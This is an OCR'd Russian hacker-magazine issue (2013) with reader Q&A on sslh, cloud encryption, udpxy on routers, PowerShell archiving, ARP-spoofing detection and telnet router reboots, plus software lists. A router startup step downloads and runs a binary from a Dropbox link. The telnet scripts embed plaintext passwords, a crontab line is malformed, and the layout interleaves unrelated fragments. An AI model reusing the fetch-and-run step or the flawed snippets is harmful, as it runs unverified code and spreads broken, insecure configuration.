
```
# sslh --user sslh --listen 0.0.0.0:443 ↵
--ssh 127.0.0.1:22 --ssl 127.0.0.1:443
```

- --user sslh определяет пользователя, под которым следует запустить sslh;
- --listen 0.0.0.0:443 — IP и порт для приема внешних соединений;

ШИФРОВАНИЕ ДАННЫХ В ОБЛАЧНЫХ СЕРВИСАХ

Q МНЕ НУЖНО ШИФРОВАТЬ ФАЙЛЫ, КОТОРЫЕ Я ХРАНЮ В ОБЛАЧНОМ ХРАНИЛИЩЕ. СУЩЕСТВУЕТ ЛИ БОЛЕЕ УДОБНЫЙ МЕТОД, ЧЕМ ОБЫЧНОЕ ШИФРОВАНИЕ КОНФИДЕНЦИАЛЬНЫХ ФАЙЛОВ ПЕРЕД ЗАГРУЗКОЙ ИХ В ОБЛАКО С ПОМОЩЬЮ ЛЮБОЙ УТИЛИТЫ, КОТОРАЯ УМЕЕТ ЭТО ДЕЛАТЬ?

A Существует, и не один! Например, можно использовать TrueCrypt. Просто создай шифрованный файловый контейнер и сохрани его в Dropbox или любое другое облачное хранилище, которое поддерживает синхронизацию только изменившихся частей файла. Это сэкономит тебе трафик и время, если TrueCrypt-контейнер вырастет в размерах. Еще одним решением является использование программы BoxCryptor (www.boxcryptor.com). BoxCryptor выгружает в облако зашифрованные версии файлов, которые ты поместишь в специальный BoxCryptor-раздел. Существуют версии программы для Android (поддерживает Dropbox и Google Drive) и iOS (в настоящее время только Dropbox), что очень удобно. Если у тебя Linux, можешь поднять EncFS (www.arg0.net/encfs). По принципу работы EncFS очень похож на BoxCryptor, но ты работаешь не с разделом, а со специальной папкой. Кроме того, в отличие от бесплатной версии BoxCryptor, EncFS не имеет ограничения на количество сохраняемых файлов. Помимо всех предложенных вариантов, можно сменить облачное хранилище на такое, которое поддерживает шифрование на стороне клиента. Хорошими примерами таких сервисов являются SpiderOak и Wuala. Эти сервисы шифруют и расшифровывают твои данные локально, соответственно, они представления не имеют, что за данные ты сохраняешь.



Онлайновый сервис Wuala

3 Нам нужна компиляция udpxy под процессор конкретного девайса. Идем сюда: downloads.openwrt.org/backfire, выбираем последнюю версию билда. Далее выбирай чипсет, на котором работает твой роутер (например, для D-Link DIR-825 — atheros), и переходи в папку «packages» — там ищи пакет, который начинается с udpxy. Этот пакет нужно скачать, распаковать и достать файл udpxy, все же остальное можно удалить. В принципе, на данном этапе можно подключиться к роутеру по Telnet и залить файл updxy, который весит считаные килобайты, в папку /jffs, но не все устройства имеют поддержку JFFS.

4 Если в твоем устройстве таки нет поддержки JFFS, то, как вариант, можно при каждом включении роутера скачивать udpxy в папку /tmp и запускать. Для этого в автозагрузку (Administration → Command → Save Startup) добавь следующие команды:

```
wget http://dl.dropbox.com/u/69514737/↵
udpxy
chmod +x udpxy
/tmp/udpxy -a $(nvram get lan_ipaddr) ↵
-p 4022 -m $(nvram get wan_ipaddr) ↵
-B 1Mb -M 30
```

Здесь с Dropbox'а загружается компиляция updxy под Atheros. Ты же используй компиляцию под свой чипсет.

5 Перезагрузим роутер: Administration → Reboot router и проверим статус udpxy: http://192.168.1.1:4022/status. Если ты все сделал правильно, то по этому адресу увидишь табличку, в полях «Accepting clients on» и «Multicast address» которой должны быть корректные IP'шники. Если здесь все хорошо, то пробуем смотреть трансляцию. Для этого используем обычный и привычный VLC-плеер, только в файле плей-листа меняем настройки каналов с вида udp://@230.33.0.4:1234 на

```
http://192.168.1.1:4022/udp/ ↵
230.33.0.4:1234
```

- --ssh 127.0.0.1:22 — IP и порт для проброса SSH;
- --ssl 127.0.0.1:443 — IP и порт для проброса HTTPS.

Q На рабочем столе привык держать порядок: все ярлыки, папки, файлы не размещены рандомно, а сгруппированы по категориям. Но временами приходится подключаться к плазме или проектору, из-за чего меняется разрешение экрана и весь порядок превращается в свалку, что очень неприятно. Как настроить восстановление размещения ярлыков?

A Могу порекомендовать тебе программку Desktop Restore (goo.gl/Xy2IP). При ее использовании в контекстное меню рабочего стола интегрируются три пункта меню: Save Desktop (сохраняет расположение ярлыков для текущего разрешения), Restore Desktop (как и следовало ожидать — восстанавливает) и Custom Save/Restore (предоставляет возможность создавать/восстанавливать другие конфигурации, а также сохранять конфигурации в файл). Теперь можешь спокойно менять разрешение экрана. Только перед этим щелкни Save Desktop, и после восстановления разрешения к исходному достаточно выполнить Restore Desktop, чтобы все ярлыки вернулись на свои места.

Q Имеется файловое хранилище размером больше 5 Тб, которое представляет собой доменную область обмена на сервере Win2008 R2. Передо мной стоят две задачи. Во-первых, нужно собрать статистику: какие файлы (и сколько их) были изменены более n лет назад (желательно с экспортом этой статистики в какой-нибудь внешний формат). Во-вторых, переместить все файлы, которые созданы раньше, чем n лет назад, в резервное хранилище. Как бы ты это сделал?


A Конечно, можно поискать специализированное ПО, но настройки любой программы не могут сравниться в гибкости со скриптом. В этом случае проще всего использовать PowerShell, который по умолчанию входит в Win7 и Win2k8 R2.

```
# Сбор статистики
$date = Get-Date 1.1.2010 # Для примера
$files = Get-ChildItem -Path "E:\" ↵
-Force  -Recurse | Where ↵
{!$_.PsIsContainer -and ↵
$_.LastWriteTime -le $date}

# Выведем количество устаревших файлов
Write-Host "Old files : " $files.length

# Экспорт статистики в CSV-файл
$files | Select Name,DirectoryName, ↵
LastWriteTime,LastAccessTime | ↵
Export-Csv -NoType result.csv ↵
-Encoding Unicode

# Перемещение файлов
$files | Move-Item -Destination "Z:\"
```



Настройка Auto Memory Manager

Здесь предполагается, что твое основное хранилище — это диск E, а резервное — диск Z.

Этот скрипт будет перемещать все файлы в одну директорию. Если же хочешь, чтобы при перемещении сохранялась текущая структура папок, то последнюю строчку скрипта замени на следующую:

```
$files | Copy-Item -Destination {md ↵
$_.DirectoryName.↵
Replace("E:\","Z:\") -force}
```

Q Очень часто приходится пользоваться разными интернет-сервисами с моего андроида в открытых Wi-Fi-сетях. Как в таком случае обнаружить атаку типа ARP-спуфинг на мой телефон?

A Для детектирования атак типа ARP-спуфинг на твой Android-девайс можно воспользоваться разработкой немецкого специалиста Андреаса Коха (Andreas Koch), который, кстати говоря, и разработал нашумевший угонщик сессий под Android посредством ARP-спуфинг-атаки DroidSheep. Так вот, он же создал утилиту для детектирования подобного рода атак — DroidSheep Guard (droidsheep.de/?page_id=265). При обнаружении изменений в ARP-кеше твоего девайса утилита отображает окно с предупреждением об атаке. Можно настроить автоматическое отключение Wi-Fi в случае опасности. Это не единственное приложение такого рода. Более мощной альтернативой является платный (2,89 евро) WiFi Protector. Очень полезной его возможностью является защита рутованных аппаратов от атак без отключения Wi-Fi.

Q На моем DIR-100 время от времени отваливается WAN-соединение, после чего роутеру помогает только перезагрузка. Можно ли как-то автоматизировать этот процесс, а то надоело уже постоянно следить самому?

A Хотя это и недокументированная возможность, но в DIR-100 есть Telnet-сервер. Устанавливаем на свой комп Expect и пишем такой сценарий:

```
#!/usr/bin/expect -f

expect <<eof
log_user 1
set timeout 30
set send_slow {1 1}
spawn telnet 192.168.1.1
expect "login: " {send -s "admin\r"}
expect "Password: " {send -s ↵
"YourPassword\r"}

expect "CMD>" {send -s "dbg\r"}
expect "DBG>" {send -s "rst\r"}
expect eof
```

Для роутеров D-link, которые официально поддерживают Telnet, можно замутить такой скрипт:

```
$ (sleep 2 ; echo "admin" ; sleep 2 ; ↵
echo "password" ; sleep 2 ; echo "reboot" ; ↵
sleep 5) | telnet 192.168.1.1
```

С помощью cron'а периодически проверяем доступность удаленного сервера и в случае фейла отправляем железку на перезагрузку:

```
$ sudo crontab -e
* */1 * * * * if ping -c 3 -w 10 ↵
www.ya.ru > /dev/null; then exit 1; ↵
    else sh ~/bin/dir_reboot.sh; fi
```



>>WINDOWS
>Development
Berkeley DB 5.3.21
CrashRpt 1.4.0
DbVisualizer 9.0
Django 1.4.2
Frhed 1.6.0
HeidiSQL 7.0
ImmunityDebugger 1.85
inType 0.9.5
MongoDB 2.2.2
Phpseclib 0.3.1
Prototype 1.7.1
Qt 4.8.4
RockScroll 1.0
Snippets 0.6.1
SQL Watch 4.0
Xdebug 2.2.1

>Misc
DisplayFusion 4.3
EyeLeo 1.1
ISOBuddy 1.1.1.3
LastPass 2.0.14
LiberKey 5.7
Mouse Hunter 1.53
Peek Through 1.1
Ribbon Disabler 2.0
Sigil 0.6.2
StartW8 1.1.25.0
Steg 1.0.0.1
StrokePlus 2.4.4
Switcher 2.0.0
Taskbar Hide 1.8
TwoFingerScroll 1.0.9
WindowSize 2.2

>Multimedia
Ace Video Converter 3.0
EasyBrake 0.9.9.5
FotoSketcher 2.35
Freemore Audio Video Suite
GOM Audio 1.0
Image Comparator 1.6.1
Jaangle 0.98
Jing
Juice 2.2
MartView 2.52
Metanull 1.1
MusicBee 2.0
Nepflex Screen Recorder 1.4.0.4
Screenpresso 1.3.6
Sweet Home 3D 3.7
Tomahawk 0.5.5

>Net
Awasu 3.0
CoffeeCup Free FTP 4.5
Core FTP LE 2.2
Feed Notifier 2.5
Fiddler 2.4.2.4
Lanshark 0.0.2
MetroTwit
mRemote 1.50
Omea Reader 2.2
PageNest 3.30
PingPlotter 3.40
RSSOwl 2.1.6
Seesmic 1.0
TweetDeck
Weeny Free HTML to PDF Converter 1.2
WinSCP 5.1.2

>Security
Carbylamine
Chapcrack
HconSTF 0.4
KillDisk 7.0
Malwarebytes Anti-Rootkit 1.01
nemet
Nmap 6.25
Ostinato 0.5.1
PVDasm 1.7d
Security Score
SoftPerfect WiFi Guard 1.0
SWFRETools 1.4.0
The Mole 0.3
USB-AV 3.2.8
Web-Sorrow 1.4.9
XMPPloit 1.0

>System
DHE Drive Info 3.2.493
EASEUS Partition Master Home Edition 9.1.1
F.lux
File Extension Monitor 1.4
HD_Speed 1.7.5.100
HWM BlackBox 2.3
Install Monitor 1.1
LastActivityView 1.0
list
PowerTools Lite 2013
Quick Cliq 2.0.7
Reboot-To 4.5
System Ninja 2.4
TCCLE 13.0
VMware Player 5.0.1
Windows Surface Scanner 2.20
WizTree 1.04

>>UNIX
>Desktop
Asunder 2.2
Audacity 2.0.2
Drawers 12.10.2
Dvdstyler 2.3.4
Ffmulticonverter 1.4.2
Foobnix 2.6.03p
Functy 0.25.0
Geda-gaf 1.8.0
Giada 0.5.4
Gprename 2.7
Hugin 2012.0.0
Lives 1.6.4
Pdfcube 0.0.5
Peazip 4.8
Sagasu 2.0.12
Sigil 0.6.0
Vifm 0.7.4a
Xine-lib 1.2.2

>Devel
Anjuta 3.6.1
Codimension 1.7
Dhex 0.68
Django 1.4.2
Geshi 1.0.8.11
Grinder 3.11
Libcrafter 0.2
Luajit 2.0.0
Medit 1.1.92
Musl 0.9.8
Nitrogen 2.1.0
Phpseclib 0.3.1
Prototype 1.7.1
Qtcreator 2.6
Rabbitmq 3.0.0
Scala 2.10.0rc2
Wxpython 2.9.4.0
Wxwidgets 2.9.4

>Games
Hedgewars 0.9.18
Unvanquished 0.9.0
Widelands build17

>Net
Bitflu 1.50
Bitlbee 3.0.6
Ekiga 4.0.0
Fbcmd 2.0b1
Filezilla 3.6.0.1
Firefox 17.0
Geary 0.2.2
Gtk-gnutella 0.98.4
Instantbird 1.3
Ladvd 1.0.4
Liferea 1.8.10
Minitube 1.8
Opera 12.11
Quamachi 0.7.0
Skype 4.1.0.20
Thunderbird 17.0
Uget 1.10.2
Uhub 0.4.1

>Security
Afick 3.2
Carbylamine
Chapcrack
Clamtk 4.42
Cvechecker 3.2
Fwknop 2.0.3
Gnutls 3.1.5
NfSpy
Nmap 6.25
Opendnssec 1.3.11
Pac 4.4.1.2
Pytbull 2.0
Sslsplit 0.4.5
The Mole 0.3
TLSSLed 1.2
Web-Sorrow 1.4.9
XMPPloit 1.0
Zulucrypt 4.5.2

>Server
Accel-pptp 0.8.5
AOLserver 4.5.2
Apache 2.4.3
Berkeley DB 5.3.21
Hadoop 1.1.1
Hypertable 0.9.6.5
MongoDB 2.2
OpenLDAP 2.4.33
OpenSSH 6.1
OpenVPN 2.2.2
Poptop 1.3.4
Samba 3.6.9
Squid 3.2.4
Thttpd 2.25
VoltDB 2.8.4.1
Xitami 5.0a
ZODB3 3.10.5

>System
BleachBit 0.9.4b
Bleedingedge 0.5.0
Ddrescue 1.16
Expect-lite 4.3.2
Fcronq 0.4.1
Grub2-editor 0.5.8
Innotop 1.9.0
Libvirt 1.0.0
Linuxconsoletools 1.4.4
Multitail 5.2.10
Postinstallerf 6.1
Qemu 1.3.0
Qt 4.8.4
Remotebox 1.5
Stressitout 0.1
Systemd 196
Uck 2.4.6


>X-distr
Linux Mint 14 "Nadia"
NetBSD 6.0

>>MAC
Bean 3.2.3
BetterTouchTool 0.914
Darktable 1.1.0.9
Dock Doger 0.1
Evernote 5.0.3
GeoGebra 4.2.4
GitHub 76
Meteorologist 1.6.1
Nottingham 2.0
QuickRes 2.3
Sigil 0.6.2
Smooth Cursor 1.2.5
Snippets 0.6.1
Terragen 2.5.4
TwitterTicker 1.0.3
Vim 7.3.753

DVD

№ 01 (168) ЯНВАРЬ 2013

ХАКЕР



WWW2



Инструмент для поиска «рыбных» картинок нужного разрешения

LOREMPIXEL

lorempixel.com

Думаю, не стоит рассказывать тебе про многочисленные генераторы знаменитого текста на псевдолатыни. Интересно скорее то, что lorempixel позволяет решить ту же самую задачу для изображений. Сервис автоматически подбирает случайную картинку заданного размера (вплоть до 1920 на 1920 точек). Пользователь может выбрать цветовую гамму (цветную или черно-белую), а также тематику изображения. Впрочем, здесь может возникнуть та же проблема, что и с текстогенераторами, — случайный контент определенно не будет обладать теми же особенностями, что и реальный. Из-за этого «рыбная» картинка не позволит выявить реальных проблем, и использовать такие инструменты стоит только на ранних этапах прототипирования.




YouTube для гиков в полном смысле этого слова, позволяющий публиковать скринкасты непосредственно из консоли

TAKE ME TO ANOTHER USELESS WEBSITE, PLEASE

www.theuselessweb.com

Дословно название сервиса переводится как «отведи меня на какой-нибудь бесполезный сайт, пожалуйста». Может показаться, что это просто идеальный инструмент для прокрастинации и StumbleUpon, доведенный до абсолюта, но сервис может служить неплохим источником вдохновения для веб-дизайнеров. Каждый сайт в базе — небольшой эксперимент, который показывает необычное применение Flash, CSS и/или JS и который будет любопытно повторить или обыграть в работе или с образовательными целями. Поэтому во многих случаях интереснее сразу браться за изучение исходного кода «бесполезной» страницы. Впрочем, некоторые ресурсы в подборке на самом деле бесполезны: они всего лишь поднимают настроение и избавляют от лишнего времени.




Сервис для индексации и поиска постов в популярных социальных сетях

ARCHIFY

archify.com

Сервис archify решает достаточно насущную проблему: допустим, тебе попалась в Твиттере ссылка на интересную статью или годный интернет-магазин, но нужда в ней возникла значительно позже — и как быть? Увы, современные социальные сети не располагают адекватным поисковым функционалом, поэтому придется вспоминать, какой пользователь опубликовал эту запись и когда. Archify решает проблему, индексируя обновления в социальных сетях Twitter, Facebook и LinkedIn «от лица» пользователя (для этого ему нужно дать соответствующий доступ) и историю браузера. После этого специальный плагин позволяет в любой момент запустить поиск по собранным данным и найти нужный пост.



Расширение для Firefox, позволяющее заглянуть в непростое будущее мобильных ОС

FIREFOX OS SIMULATOR

bit.ly/SSwetJ

Ребятам из Mozilla удалось наглядно показать гибкость мобильной ОС, построенной целиком на базе веб-технологий, — для этого они представили ее эмулятор... в виде расширения для браузера. Увы, поддерживается только Firefox, зато на всех платформах. К сожалению, пока симуляция выполнена достаточно поверхностно и простейшие операции (например, будильник) еще не реализованы. По этой причине на данный момент Firefox OS Simulator лишь игрушка, но игрушка крайне занятная. Если разработчикам в конечном счете удастся сделать полноценный эмулятор ОС, работающий в браузере и пригодный для тестирования приложений под Firefox OS, — у новой платформы появится интересное преимущество.